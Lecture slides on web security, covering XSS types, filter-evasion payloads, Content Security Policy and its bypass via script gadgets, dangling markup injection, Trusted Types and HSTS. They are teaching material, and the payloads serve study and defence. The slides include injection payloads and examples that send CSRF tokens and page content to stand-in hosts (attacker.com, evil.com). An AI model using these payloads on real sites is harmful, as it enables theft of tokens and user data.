- A **Cross-Site Scripting (XSS)** vulnerability is a type of code injection vulnerability in which the attacker manages to inject JavaScript code, that is executed in the **browser of the victim**, in the pages of a web application
- **Root cause of the problem**: improper sanitization of user inputs before they are embedded into the page
- Type of XSS vulnerabilities:
  - **Reflected**: data from the request is embedded by the server into the web page
  - **Stored**: the payload is permanently stored on the server-side, e.g., in the database of the web application
  - **DOM-based**: the payload is unsafely embedded into the web page on the browser-side


# Reflected XSS

- The website includes data from the incoming HTTP request into the web page **without proper sanitization**
- User is tricked into visiting an honest website with an URL prepared by the attacker (phishing email, redirect from the attacker's website, ...)
- Script can **manipulate website contents** (DOM) to show bogus information, **leak sensitive data** (e.g., session cookies), ...


# Reflected XSS: Example #1



## Reflected XSS: Example #2 (cont.)



## Reflected XSS: Example #2





# Stored XSS

- ▶ Website receives and stores data from an untrusted source
  - Lots of websites serving **user-generated content**: social sites, blogs, forums, wikis, ...
  - e.g., attacker embeds script as part of comment in a forum
- ▶ When the visitor loads the page, website displays the content and visitor's browser executes the script
- ▶ No interaction with the attacker is required!

# Stored XSS: Example #1

The message sent by the attacker is permanently stored (e.g., in a database)

forum.com




POST /thread/1  
Host: forum.com

msg=<SCRIPT>alert(1)  
</SCRIPT>




# Stored XSS: Example #1 (cont.)



The message sent by the attacker is included in the page without sanitization

## Stored XSS: Example #2



POST `http://forum.com/thread/1`  
`msg=<SCRIPT>alert(1)</SCRIPT>`



GET `http://forum.com/thread/1`



```
<HTML>
...
<DIV id="message">
<SCRIPT>alert(1)</SCRIPT>
</DIV>
...
</HTML>
```



The message sent by the attacker is permanently stored (e.g., in a database) and is included in pages without proper sanitization

# DOM-based XSS

- ▶ In **DOM-based XSS**, data from an attacker-controllable source (e.g., the URL) is entered into a **sensitive sink** or browser APIs without proper sanitization
  - sensitive sinks are properties / functions that allow to modify the HTML of the web page (e.g., to add new scripts) or the execution of JavaScript code (e.g., **eval**)
- ▶ The injection of dangerous code is performed by vulnerable JS code
  - the server may never see the attacker's payload!
  - server-side detection techniques do not work!

## Popular Sources

- ▶ document.URL
- ▶ document.documentURI
- ▶ location.href
- ▶ location.search
- ▶ location.\*
- ▶ window.name
- ▶ document.referrer

## Popular Sinks

- ▶ HTML Modification sinks
  - ▶ document.write
  - ▶ (element).innerHTML
- ▶ HTML modification to behaviour change
  - ▶ (element).src (*in certain elements*)
- ▶ Execution Related sinks
  - ▶ eval
  - ▶ setTimeout / setInterval
  - ▶ execScript

# DOM-based XSS: Example

- **DOM XSS** occurs when one of **injection sinks in DOM** or other browser APIs is called with user-controlled data
- For example, consider this snippet that loads a stylesheet for a given template

```
const templateId = location.hash.match(/tplid=([^;&]*)/)[1];  
// ...  
document.head.innerHTML += `<link rel="stylesheet" href="./templates/${templateId}/style.css">`
```

## DOM-based XSS: Example (cont.)

- **DOM XSS** occurs when one of **injection sinks in DOM** or other browser APIs is called with user-controlled data
- For example, consider this snippet that loads a stylesheet for a given template

```
const templateId = location.hash.match(/tplid=([^;&]*)/)[1];  
// ...  
document.head.innerHTML += `<link rel="stylesheet" href="./templates/${templateId}/style.css">`
```

- This code introduces DOM XSS by linking the attacker-controlled source (`location.hash`) with the injection sink (`innerHTML`)

```
https://example.com#tplid=""><img src=x onerror=alert(1)>
```

## Not just scripts... [2]

- While scripts are the most dangerous threat, injection of other contents can also pose serious security issues
- For example, **CSS injections** can be used to **leak secret values** (e.g., CSRF tokens) that are present inside the DOM of the page

```
<HTML>
<STYLE>
input[name=csrf][value^=a] ~ * {
    background-image: url(http://attacker.com/?v=a);
}
input[name=csrf][value^=b] ~ * {
    background-image: url(http://attacker.com/?v=b);
}
/* ... */
input[name=csrf][value^=9] ~ * {
    background-image: url(http://attacker.com/?v=9);
}
</STYLE>
...
<FORM>
...
<INPUT type="hidden" name="csrf" value="s3cr3t">
...
</FORM>
</HTML>
```



# A Nice Homework...

- If you want to practice with XSS, play with <https://xss-game.appspot.com>

**Warning: You are entering the XSS game area**

Welcome, recruit!

Cross-site scripting (XSS) bugs are one of the most common and dangerous types of vulnerabilities in Web applications. These nasty buggers can allow your enemies to steal or modify user data in your apps and you must learn to dispatch them, pronto!

At Google, we know very well how important these bugs are. In fact, Google is so serious about finding and fixing XSS issues that we are paying mercenaries up to \$7,500 for dangerous XSS bugs discovered in our most sensitive products.

In this training program, you will learn to find and exploit XSS bugs. You'll use this knowledge to confuse and infuriate your adversaries by preventing such bugs from happening in your applications.

There will be cake at the end of the test.


Let me at 'em!

?

# XSS Prevention

- ▶ Any user input **must** be preprocessed before it is used inside the page: HTML special characters must be properly encoded before being inserted into the page
  - Depending on the position in which the input is inserted, different encodings or filtering may be required (e.g., within an HTML attribute vs inside a <div> block)
- ▶ **Don't do escaping manually!**
  - Use a **good escaping library**:
    - OWASP ESAPI (Enterprise Security API)
    - Microsoft's AntiXSS
    - DOMPurify (client-side)
  - Rely on **templating libraries** which provide escaping features:
    - Smarty and Mustache in PHP, Jinja in Python, ...
- ▶ Against DOM-based XSS, use **Trusted Types**!

# XSS Auditor in Chrome:



Several [discussions](#) where already suggesting its removal before this decision. Several (unfixed) [bypasses](#) but also false positives.

Source: <https://www.chromium.org/developers/design-documents/xss-auditor>

# Caveats with Filters

- Suppose that a XSS filter removes the string `<script` from the input parameters:
  - `<script src="..."` becomes `src="..."`
  - `<scr<scriptipt src="..."` becomes `<script src="..."`
- Need to loop and reapply until nothing found
- However, `<script` may not be necessary to perform an XSS:

`<A href="INJECTION_HERE">`  
↓  
#`" onclick="alert(1)`  
`<A href="#" onclick="alert(1)">`

# Many Flavors of XSS

```
<style>@keyframes x{}</style><xss style="animation-name:x" onanimationend="alert(1)"></xss>
```

```
<body onbeforeprint=alert(1)>
```

```
<svg><animate onrepeat=alert(1) attributeName=x dur=1s repeatCount=2 />
```

```
<style>:target {color: red;}</style><xss id=x style="transition:color 10s" ontransitioncancel=alert(1)></xss>
```

```
<script>'alert\x281\x29'instanceof[Symbol.hasInstance];eval}</script>
```

```
<embed src="javascript:alert(1)">
```

**Some of these payloads are browser dependant!**

```
<iframe srcdoc=&lt;script&gt;alert&lpar;1&rpar;&lt;&sol;script&gt;></iframe>
```

# Evading XSS Filters

- ▶ Online you can find many filter evasion tricks:
  - Some are browser specific, others are specific to some JS templating libraries, ...
  - <https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>

## Cross-site scripting (XSS) cheat sheet



This [cross-site scripting \(XSS\)](#) cheat sheet contains many vectors that can help you bypass WAFs and filters. You can select vectors by the event, tag or browser and a proof of concept is included for every vector.

You can [download a PDF version of the XSS cheat sheet](#).

This cheat sheet was brought to by [PortSwigger Research](#). Follow us on twitter to receive updates.

This cheat sheet is regularly updated in 2021. Last updated: Tue, 19 Jan 2021 10:19:57 +0000.

### Table of contents

#### Event handlers

Copy tags to clipboard

Copy events to clipboard

Copy payloads to clipboard

##### All tags

custom tags  
a  
abbr



##### All events

onactivate  
onafterprint  
onafterscriptexecute

##### All browsers

Chrome  
Firefox  
Safari

### Event handlers that do not require user interaction

Event:	Description:	Tag:	Code:	Copy:
onactivate				
Compatibility:	Fires when the element is activated	custom tags ▾	<xss id=x tabindex=1 onactivate=alert(1)></xss>	 

# Content Security Policy (CSP)

# Content Security Policy (CSP)

- CSP is a policy designed to control **which resources** can be loaded by a web page
- Originally developed to **mitigate content injection vulnerabilities** like **XSS**
- Now it is used for many different purposes:
  - restrict framing capabilities
  - blocking mixed contents
  - restrict targets of form submissions
  - restrict URLs to which the document can start navigations (via forms, links, etc.)
- The policy is communicated via the **Content-Security-Policy** header



# CSP Directives

- CSP allows **fine-grained filtering** of resources depending on their type
  - `font-src`, `frame-src`, `img-src`, `media-src`, `script-src`, `style-src`, ...
  - `default-src` is applied when a more specific directive is missing
- A list of values can be specified for each directive:
  - hosts (with \* as wildcard): `http://a.com`, `b.com`, `*.c.com`, `d.com:443`, \*
  - schemes: `http:`, `https:`, `data:`
  - `'self'` whitelists the origin from which the page is fetched
  - `'none'` whitelists no URL

# CSP Directives

- The following directive values are specific to [scripts](#) / [stylesheets](#):
  - `'unsafe-inline'` whitelists all [inline](#) style directives / scripts (including event handlers, JavaScript URIs, ...)
  - `'unsafe-eval'` allows the usage of [dynamic code evaluation functions](#) (e.g., `eval`)
  - `'nonce-<value>'` whitelists the elements having the specified value in the [nonce attribute](#)
  - `'sha256-<value>'`, `'sha384-<value>'`, `'sha512-<value>'` whitelist the elements having the specified [hash value](#) (which is encoded in base64)
  - `'unsafe-hashes'` is used together with a hash directive value to [whitelist inline event handlers](#)
  - `'strict-dynamic'` allows the execution of scripts [dynamically created](#) by other scripts
- Some values are incompatible with others:
  - when nonces are used, `'unsafe-inline'` is ignored
  - when `'strict-dynamic'` is used, whitelists and `'unsafe-inline'` are ignored

# Controlling Content Inclusion with CSP

```
default-src 'self';
```

Policy applied to resources for which there is no specific directive (e.g., images): they can be fetched only from the origin where the page is hosted is whitelisted

```
style-src 'self' *.example.com;
```

Policy applied to stylesheets: the origin of the page and subdomains of example.com are allowed

```
script-src 'sha256-B2yPHKaXnvFWtRChIbabYmUBFZdVfKKXHbwtWidDVF8='  
'nonce-r4nd0mN0nc3' 'strict-dynamic'
```

Scripts with nonce attribute set to r4nd0mN0nc3 are whitelisted

Scripts dynamically created by other whitelisted scripts are allowed to execute

Scripts whose SHA256 hash is the specified (base64) value are whitelisted

More examples: <https://content-security-policy.com/>

Content Security Policy (CSP)  
Quick Reference Guide

CSP Reference

FAQ

Browser Test

Examples

# Content Security Policy Reference

The *new* `Content-Security-Policy` HTTP response header helps you reduce XSS risks on modern browsers by declaring, which dynamic resources are allowed to load.

# Bypassing CSP with Code Reuse Attacks

- Many websites use very popular (and complex) JS frameworks
  - Examples include AngularJS, React, Vue.js, Aurelia, ...
  - These frameworks contain **script gadgets**, pieces of JavaScript that **react** to the presence of specifically formed DOM elements
- Idea: abuse scripts gadgets to obtain **code execution** by injecting benign-looking HTML elements
  - In a nutshell, we're bringing code-reuse attacks (like return-to-libc in binaries) to the Web
  - Check PoCs here: <https://github.com/google/security-research-pocs/tree/master/script-gadgets>

Exploit for websites  
using the Aurelia  
framework

```
<div ref="me" s.bind="$this.me.ownerDocument.defaultView.alert(1)" >
```

Defines a reference (called  
"me") to the **div** element

\*.**bind** attributes contain JS expressions that are  
evaluated by Aurelia, in this case an alert popup is shown

# Going Beyond Script Injection

## *Postcards from the post-XSS world*

Michał Zalewski, <lcamtuf@coredump.cx>

- ▶ Most web applications are aware of the risks of XSS and employ server-side defense mechanisms
- ▶ Browsers offer also mechanisms to stop or mitigate script injection vulnerabilities
  - Content Security Policy (CSP)
  - Add-ons like NoScript
  - Client-side APIs like `toStaticHTML()` ...
- ▶ But attacker can do serious damage by **injecting non-script HTML markup elements!**

# Dangling Markup Injection

```
<img src='http://evil.com/log.php?
```

```
...
```

```
<input type="hidden" name="csrf" value="2bnkDemF4">
```

```
...
```

```
'
```

← Single quote occurring  
in the page

```
...
```

```
</div>
```

← Injected line with  
non-terminated parameter

- ▶ One of the goals of XSS attacks is to steal sensitive user data, such as cookies
- ▶ Why not stealing the secret token used to counter CSRF attacks?!
- ▶ With the markup injection above, the attacker gets all the content of the page (until the single quote) on his website evil.com
- ▶ Further attacks: <https://lcamtuf.coredump.cx/postxss/>

# Trusted Types



# Trusted Types

- New API pushed by Google to **obliterate DOM XSS**
- **Idea**
  - Lock down dangerous injection sinks so that they cannot be called with strings
  - Interaction with those functions is only permitted via special (trusted) typed objects
  - Those objects can be created only inside a Trusted Type Policy (JS code part of the web application)
  - Policies are enforcement by setting the trusted-types special value in the CSP response header
  - Ideally, TT-enforced applications are “secure by default” and the only code that could introduce a DOM XSS vulnerability is in the policies

```
const templateId = location.hash.match(/tplid=([^&]*)/)[1];  
// typeof templateId == "string"  
document.head.innerHTML += templateId // Throws a TypeError!
```

# Trusted Types

- Code “fixed” using Trusted Types

```
const templatePolicy = TrustedTypes.createPolicy('template', {
  createHTML: (templateId) => {
    const tpl = templateId;
    if (/^[0-9a-z-]$/ .test(tpl)) {
      return `<link rel="stylesheet" href="/templates/${tpl}/style.css">`;
    }
    throw new TypeError();
  }
});

const html = templatePolicy.createHTML(location.hash.match(/tplid=([^&]*)/)[1]);
// html instanceof TrustedHTML
document.head.innerHTML += html;
```

# Trusted Types

- Identified >60 different injection sinks
- 3 possible Trusted Types
  - TrustedHTML strings that can be confidently inserted into injection sinks and rendered as HTML
  - TrustedScript ... into injection sinks that might execute code
  - TrustedScriptURL ... into injection sinks that will parse them as URLs of an external script resource
- Possible pitfalls
  - Non DOM XSS could lead to a bypass of the policy restrictions
  - Sanitisation is left as an exercise to the policy writers
  - Policies are custom JavaScript code that may depend on the global state
  - New bypass vectors/injection sinks yet to be discovered?

# Network Protocol Issues

# Moving from HTTP to HTTPS



Browsers may default to HTTP unless the protocol is specified, e.g., when typing a URL in the address bar

GET http://www.bank.com

301 Permanent Redirect  
Location: https://www.bank.com


GET https://www.bank.com

```
<HTML>
```

```
<A href="https://...">
```


```
<FORM action="https://...">
```

```
</HTML>
```



Operates only on HTTPS, all HTTP requests are upgraded to HTTPS

# SSL Stripping



# HTTP Strict Transport Security (HSTS)

- Allows a server to declare that all interactions with it should happen over **HTTPS**
  - Browser **automatically upgrades** all HTTP requests to HTTPS
  - Connection is closed (without asking the user) if errors occur during the setup (e.g., invalid certificate)
- Deployed in the **Strict-Transport-Security** header
  - The header is **ignored** if delivered over HTTP
- Attackers can still perform SSL stripping the first time a site is visited...
  - Browsers ship with a **preload list** of websites which are known to support HTTPS
  - Requirements for inclusion in the list: <https://hstspreload.org>

# HSTS Policy

`maxAge = 6307200;`



Duration of the  
policy (in seconds)

`includeSubDomains;`



Shall the policy be applied  
also to subdomains?  
(Optional)

`preload`



Is the site to be added  
to the preload list?  
(Optional)



# Bypassing HSTS with NTP

- The **Network Time Protocol** (NTP) is used to synchronize the clock between different machines over a network
- Most operating systems use NTP **without authentication**, being thus vulnerable to network attacks
  - Some OS accept **any time** contained in the response (e.g., Ubuntu, Fedora)
  - Other OS impose **constraints on the time difference** (at most 15~48 hours on Windows, big time differences allowed only once in macOS)
- Idea: make the HSTS policies **expire** by forging NTP responses containing a time **far ahead in the future**